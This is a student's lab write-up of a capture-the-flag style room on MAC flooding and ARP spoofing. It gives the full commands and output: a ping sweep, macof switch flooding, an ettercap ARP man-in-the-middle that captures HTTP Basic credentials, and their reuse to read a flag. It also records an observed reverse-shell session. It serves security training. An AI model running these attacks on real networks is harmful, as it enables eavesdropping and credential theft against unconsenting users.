


L2 MAC FLOODING & ARP SPOOFING

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
July 2nd, 2024.

1. INTRODUCTION

This room teaches how to traffic in a network while performing MAC Flooding. It also teaches how to launch an ARP Cache-poisoning attack, which allows the interception of data frames in a network and the manipulation of network traffic as a Man-in-the-Middle

2. ANSWERS TO QUESTIONS

Initial Access


a. Now, can you (re)gain access? (Yay/Nay)

- Yay

Network Discovery

a. What is your IP address?

- 192.168.12.66




```
root@eve:~# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 92:6a:c1:cc:f7:e4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::c0ec:83ff:febf:d5bd/64 scope link
        valid_lft forever preferred_lft forever
root@eve:~#
```

b. What's the network's CIDR prefix?

- /24

c. How many other live hosts are there?

- Perform a ping sweep on the entire subnet to identify other active hosts. Below is a simple custom bash script for this purpose. We can also achieve this with Nmap.



```
GNU nano 4.8
# /bin/bash

for i in {1..255}
do
    ip="192.168.12.$i"
    if ping -c 1 -W 1 $ip > /dev/null 2>&1
    then
        echo "$ip - UP"
    fi
done
```

- Notice two other hosts are live: 192.168.12.1 and 192.168.12.2

```
root@eve:~# chmod +x pingsweep.sh
root@eve:~# ./pingsweep.sh
192.168.12.1 - UP
192.168.12.2 - UP
192.168.12.66 - UP
root@eve:~# cat /etc/hosts
127.0.0.1 localhost
192.168.12.1 alice
192.168.12.2 bob
192.168.12.66 eve

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:~#
```

d. What's the hostname of the first host (lowest IP address) you've found?

- If we take a look at the `/etc/hosts` file from the screenshot above, we can see the corresponding hostname for the lowest IP `192.168.12.1` as `alice`.

Passive Network Sniffing

Let's try running `tcpdump` on the `eth1` network interface:

- Can you see any traffic from those hosts? (Yay/Nay)
 - Yay
- Who keeps sending packets to eve?
 - Bob

```
root@eve:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
02:51:17.730918 IP bob > eve: ICMP echo request, id 9579, seq 672, length 674
02:51:17.730955 IP eve > bob: ICMP echo reply, id 9579, seq 672, length 674
02:51:20.732300 IP bob > eve: ICMP echo request, id 10347, seq 673, length 674
02:51:20.732339 IP eve > bob: ICMP echo reply, id 10347, seq 673, length 674
02:51:23.745333 IP bob > eve: ICMP echo request, id 11115, seq 674, length 674
02:51:23.745367 IP eve > bob: ICMP echo reply, id 11115, seq 674, length 674
02:51:25.763307 ARP, Request who-has bob tell eve, length 28
02:51:25.763882 ARP, Reply bob is-at 00:50:79:66:68:01 (oui Unknown), length 28
02:51:26.746790 IP bob > eve: ICMP echo request, id 11883, seq 675, length 674
02:51:26.746827 IP eve > bob: ICMP echo reply, id 11883, seq 675, length 674
02:51:29.748108 IP bob > eve: ICMP echo request, id 12651, seq 676, length 674
02:51:29.748143 IP eve > bob: ICMP echo reply, id 12651, seq 676, length 674
^C
12 packets captured
12 packets received by filter
0 packets dropped by kernel
root@eve:~#
```

Capture traffic for about a minute, then transfer the `pcap` to either your machine or the `AttackBox` to open it in `Wireshark`.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 06:10
root@eve: ~
cypherpunk@votex: ~
root@eve: ~
cypherpunk@votex: ~
root@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C16 packets captured
19 packets received by filter
0 packets dropped by kernel
root@eve:~# scp cypherbnuk@10.9.0.51:/tmp/tcpdump.pcap .

```

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 06:10
cypherpunk@votex: ~
cypherpunk@votex: ~
root@eve: ~
cypherpunk@votex: ~
root@eve:~# scp admin@10.10.177.144:/tmp/tcpdump.pcap .
admin@10.10.177.144's password:
tcpdump.pcap
100% 11KB 25.7KB/s 00:00
cypherpunk@votex:~# file tcpdump.pcap
tcpdump.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 262144)

```

c. What type of packets are sent?

- ICMP packets

d. What's the size of their data section? (bytes)

- 666 bytes

The screenshot shows the Wireshark interface with the following details:

- Packet List:**

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xdb6e, seq=988/56323, ttl=64 (reply in 2)
2	0.000033	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xdb6e, seq=988/56323, ttl=64 (request in 2)
- Packet Details:**
 - Frame 1: 708 bytes on wire (5664 bits), 708 bytes captured (5664 bits) on interface 0
 - Ethernet II, Src: 00:50:79:66:68:01 (00:50:79:66:68:01), Dst: 92:6a:c1:00:00:00
 - Internet Protocol Version 4, Src: 192.168.12.2, Dst: 192.168.12.66
 - Internet Control Message Protocol
 - Type: 8 (Echo (ping) request)
 - Code: 0
 - Checksum: 0x3a8b [correct] [Checksum Status: Good]
 - Identifier (BE): 56174 (0xdb6e)
 - Identifier (LE): 28379 (0x6edb)
 - Sequence Number (BE): 988 (0x03dc)
 - Sequence Number (LE): 56323 (0xdc03)
 - [Response Frame: 2]
 - Data (666 bytes) ← Data section
- Packet Bytes:**

```


0000  92 6a c1 cc f7 e4 00 50 79 66 68 01 08 00 45 00  j.....P yfh...
0010  02 b6 67 1f 00 00 40 01 77 93 c0 a8 0c 02 c0 a8  .g...@ W...
0020  0c 42 08 00 3a 8b db 6e 03 dc 08 09 0a 0b 0c 0d  B...: n....
0030  0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d  .....
0040  1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d  ..!#$%&'()*
0050  2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d  ./012345 6789:
0060  3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d  >?@ABCDE FGHIJ
0070  4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d  NOPQRSTU VWXYZ
0080  5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d  ^_ abcde fg hij
0090  6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d  nopqrstu vwxyz
00a0  7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d  ~.....
00b0  8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d  .....
00c0  9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad  .....
00d0  ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd  .....

```


Sniffing While MAC Flooding

For better usability, open a second SSH session. This way, you can leave the tcpdump process running in the foreground on the first SSH session:


```
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
```



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
root@eve: ~
cyberpunk@votex: ~
root@eve: ~
root@eve: ~
cyberpunk@votex: ~
root@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump3.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C44212 packets captured
44214 packets received by filter
0 packets dropped by kernel
root@eve:~#
```

Now, on the second SSH session, buckle up and let macof run against the interface to start flooding the switch:


```
macof -i eth1
```



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
root@eve: ~
cyberpunk@votex: ~
root@eve: ~
root@eve: ~
cyberpunk@votex: ~
root@eve:~# macof -i eth1
86:ff:c3:41:bc:8b 8:e8:e9:5d:f7:7c 0.0.0.0.58583 > 0.0.0.0.13466: S 401281571:401281571(0) win 512
d8:b6:cd:35:2:a0 ae:73:18:5c:23:dd 0.0.0.0.12648 > 0.0.0.0.40434: S 791421989:791421989(0) win 512
ce:a0:bd:6e:eb:bb ed:f7:5a:1a:85:41 0.0.0.0.15949 > 0.0.0.0.959: S 1059520006:1059520006(0) win 512
66:89:8e:13:76:fe 29:69:13:66:e6:e2 0.0.0.0.56572 > 0.0.0.0.57413: S 1947717171:1947717171(0) win 512
6d:bb:3d:2b:f0:ae 66:1d:a7:9:72:36 0.0.0.0.23708 > 0.0.0.0.48509: S 1318473478:1318473478(0) win 512
fe:c1:23:44:28:2d 64:8a:75:61:84:30 0.0.0.0.30742 > 0.0.0.0.44283: S 516197111:516197111(0) win 512
a7:78:d5:27:b1:46 6a:71:50:42:b8:bf 0.0.0.0.52586 > 0.0.0.0.1684: S 1956256469:1956256469(0) win 512
fc:76:a3:16:1a:f6 ba:bb:ec:2:ac:b4 0.0.0.0.46166 > 0.0.0.0.2345: S 908808718:908808718(0) win 512
f1:28:26:10:5b:8e 1d:e5:fd:19:f1:24 0.0.0.0.51949 > 0.0.0.0.46837: S 1699820916:1699820916(0) win 512
ae:cf:8b:1c:41:8b dc:a:7f:30:f4:9f 0.0.0.0.53021 > 0.0.0.0.6245: S 1703708155:1703708155(0) win 512
```

After around 30 seconds, stop both macof and tcpdump (Ctrl+C).

- What kind of packets is Alice continuously sending to Bob?
 - ICMP
- What's the size of their data section? (bytes)
 - 1337 bytes



Man in the Middle: Intro to ARP spoofing

a. Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

- Nay

Ettercap could not perform a MITM attack between Alice and Bob with the command `ettercap -T -i eth1 -M arp` because it is intentionally restricted in the network.

b. Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

- Yay

Man in the Middle: Sniffing

a. Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

- We can use Nmap to perform a ping scan to identify active hosts as shown in the screenshot below. We see two other live hosts: `192.168.12.10` and `192.168.12.20`.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 12:35
admin@eve: ~
admin@eve:~$ ip a s eth1
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 3a:ee:8d:29:b1:ef brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::2c94:27ff:fee8:39e1/64 scope link
        valid_lft forever preferred_lft forever
admin@eve:~$ nmap -v -sn 192.168.12.66/24 -oG ping-sweep.txt > /dev/null 2>&1
admin@eve:~$ cat ping-sweep.txt | grep Up
Host: 192.168.12.10 (alice)      Status: Up
Host: 192.168.12.20 (bob)      Status: Up
Host: 192.168.12.66 (eve)      Status: Up
admin@eve:~$
admin@eve:~$

```

b. Which machine has an open well-known port?

- 192.168.12.20

c. What is the port number?

- The machine has port 80 running, as shown below, which is one of the 1000 well-known ports.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 12:44
admin@eve: ~
admin@eve:~$ sudo nmap -sSV -T4 192.168.12.10 192.168.12.20
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-02 09:59 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.042s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
4444/tcp  open  krb524?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
_
SF-Port4444-TCP:V=7.80%I=7%D=7/2%Time=6683CFA0%P=x86_64-pc-linux-gnu%r(
NUL
SF:L:B,"whoami\npwd\n")%r(GetRequest,E,"whoami\npwd\nls\n")%r(SSLSessionRe
SF:q:B,"whoami\npwd\n")%r(TLSSessionReq,B,"whoami\npwd\n")%r(SSLV23Session
SF:Req,B,"whoami\npwd\n")%r(GenericLines,B,"whoami\npwd\n")%r(HTTPOptions,
SF:B,"whoami\npwd\n")%r(RTSPRequest,B,"whoami\npwd\n")%r(RPCCheck,B,"whoam
SF:i\npwd\n")%r(DNSVersionBindReqTCP,B,"whoami\npwd\n")%r(DNSStatusRequest
SF:TCP,B,"whoami\npwd\n")%r(Hello,B,"whoami\npwd\n")%r(TerminalServerCookie
SF:B,"whoami\npwd\n")%r(Kerberos,B,"whoami\npwd\n")%r(SMBProgNeg,B,"whoam
SF:i\npwd\n")%r(X11Probe,B,"whoami\npwd\n")%r(FourOhFourRequest,B,"whoami\
SF:npwd\n")%r(LPDString,B,"whoami\npwd\n")%r(LDAPSearchReq,B,"whoami\npwd\
SF:n")%r(LDAPBindReq,B,"whoami\npwd\n")%r(SIPOptions,B,"whoami\npwd\n")%r(
SF:LANDesk-RC,B,"whoami\npwd\n")%r(TerminalServer,B,"whoami\npwd\n")%r(NCP
SF:B,"whoami\npwd\n")%r(NotesRPC,B,"whoami\npwd\n")%r(JavaRMI,B,"whoami\n
SF:pwd\n")%r(WMSRequest,B,"whoami\npwd\n")%r(oracle-tns,B,"whoami\npwd\n")
SF:%r(ms-sql-s,B,"whoami\npwd\n")%r(afp,B,"whoami\npwd\n")%r(giop,B,"whoam
SF:i\npwd\n");
MAC Address: D6:30:63:4F:D9:93 (Unknown)

Nmap scan report for bob (192.168.12.20)
Host is up (0.13s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  caldav Radicale calendar and contacts server (Python BaseHTTPServer)
MAC Address: 8E:F0:4E:BF:AB:46 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 169.88 seconds
admin@eve:~$

```

d. Can you access the content behind the service from your current position? (Nay/Yay)

- Nay

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 12:47
admin@eve:~
admin@eve:~$ curl http://192.168.12.20
no auth header received
admin@eve:~$
```

e. Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

- Nay
- The screenshot below shows me trying to capture traffic for 18 seconds, but there has been no traffic so far.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 12:51
admin@eve:~
admin@eve:~$ time sudo tcpdump -i eth1 port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel

real    0m18.936s
user    0m0.010s
sys     0m0.000s
admin@eve:~$
```

f. Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

- Yay

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 12:54
admin@eve:~
admin@eve:~$ sudo ettercap -T -i eth1 -M arp
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth1 -> 3A:EE:8D:29:B1:EF
         192.168.12.66/255.255.255.0
         fe80::2c94:27ff:fee8:39e1/64

SSL dissection needs a valid 'redir command on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
```

- After launching an ARP spoofing attack, I could see some interesting traffic.

g. Who is using that service?

- alice
- From the screenshot below, we see the IP address that we established belongs to **alice** accessing the service.

```
Tue Jul 2 10:11:30 2024 [260773]
TCP 192.168.12.10:55990 --> 192.168.12.20:80 | A (0)

Tue Jul 2 10:11:30 2024 [261172]
TCP 192.168.12.10:55990 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob:
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

Tue Jul 2 10:11:30 2024 [268766]
TCP 192.168.12.20:80 --> 192.168.12.10:55990 | A (0)

Tue Jul 2 10:11:30 2024 [270716]
TCP 192.168.12.20:80 --> 192.168.12.10:55990 | AP (17)
HTTP/1.0 200 OK.

Tue Jul 2 10:11:30 2024 [270962]
TCP 192.168.12.20:80 --> 192.168.12.10:55990 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Tue, 02 Jul 2024 10:11:30 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
```

h. What's the hostname the requests are sent to?

- www.server.bob
- We see this from the Host value in the HTTP request header from the above screenshot.

i. Which file is being requested?

- text.txt
- This is evident from the GET request in the HTTP request above.

j. What text is in the file?

- OK
- We can see this from the server response above.

k. Which credentials are being used for authentication? (username:password)

- admin:s3cr3t_P4zz

l. Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning

- Re-arping the victims
- We can see this when we press q to close the interface as highlighted in the screenshot below.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 2 13:18
admin@eve: ~
cypherpunk@votex: ~
admin@eve: ~
cypherpunk@votex: ~

Tue Jul 2 10:27:59 2024 [613977]
TCP 192.168.12.10:4444 --> 192.168.12.20:37102 | AP (3)
ls
commands being executed

Tue Jul 2 10:27:59 2024 [616780]
TCP 192.168.12.20:37102 --> 192.168.12.10:4444 | A (0)

Tue Jul 2 10:27:59 2024 [618011]
TCP 192.168.12.20:37102 --> 192.168.12.10:4444 | AP (30)
rev.go
the file i want
root.txt
server.sh
www

Tue Jul 2 10:27:59 2024 [624738]
TCP 192.168.12.10:4444 --> 192.168.12.20:37102 | A (0)
Closing text interface...

Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
undoes the ARP poisoning

admin@eve:~$ curl -u admin:s3cr3t_P4zz 192.168.12.20/test.txt
Ok
admin@eve:~$ curl -u admin:s3cr3t_P4zz 192.168.12.20/user.txt
THM{wh0s_$n!f1ng_0ur_cr3ds}
user.txt flag

admin@eve:~$
admin@eve:~$
admin@eve:~$
admin@eve:~$
admin@eve:~$
```


- m. Can you access the content behind that service, now, using the obtained credentials?
(Nay/Yay)
- Yay
- n. What is the user.txt flag?
- `THM{wh0s_$n!f1ng_0ur_cr3ds}` as seen from the screenshot above.
- o. You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?
- Reverse Shell
- p. What commands are being executed? Answer in the order they are being executed.
- `Whoami, pwd, ls`
- q. Which of the listed files do you want?
- I want the root file as highlighted in the screenshot above.
 - `root.txt`

Man in the Middle: Manipulation

In case the reverse shell won't work, try replacing whoami with a suitable cat command to get the flag.

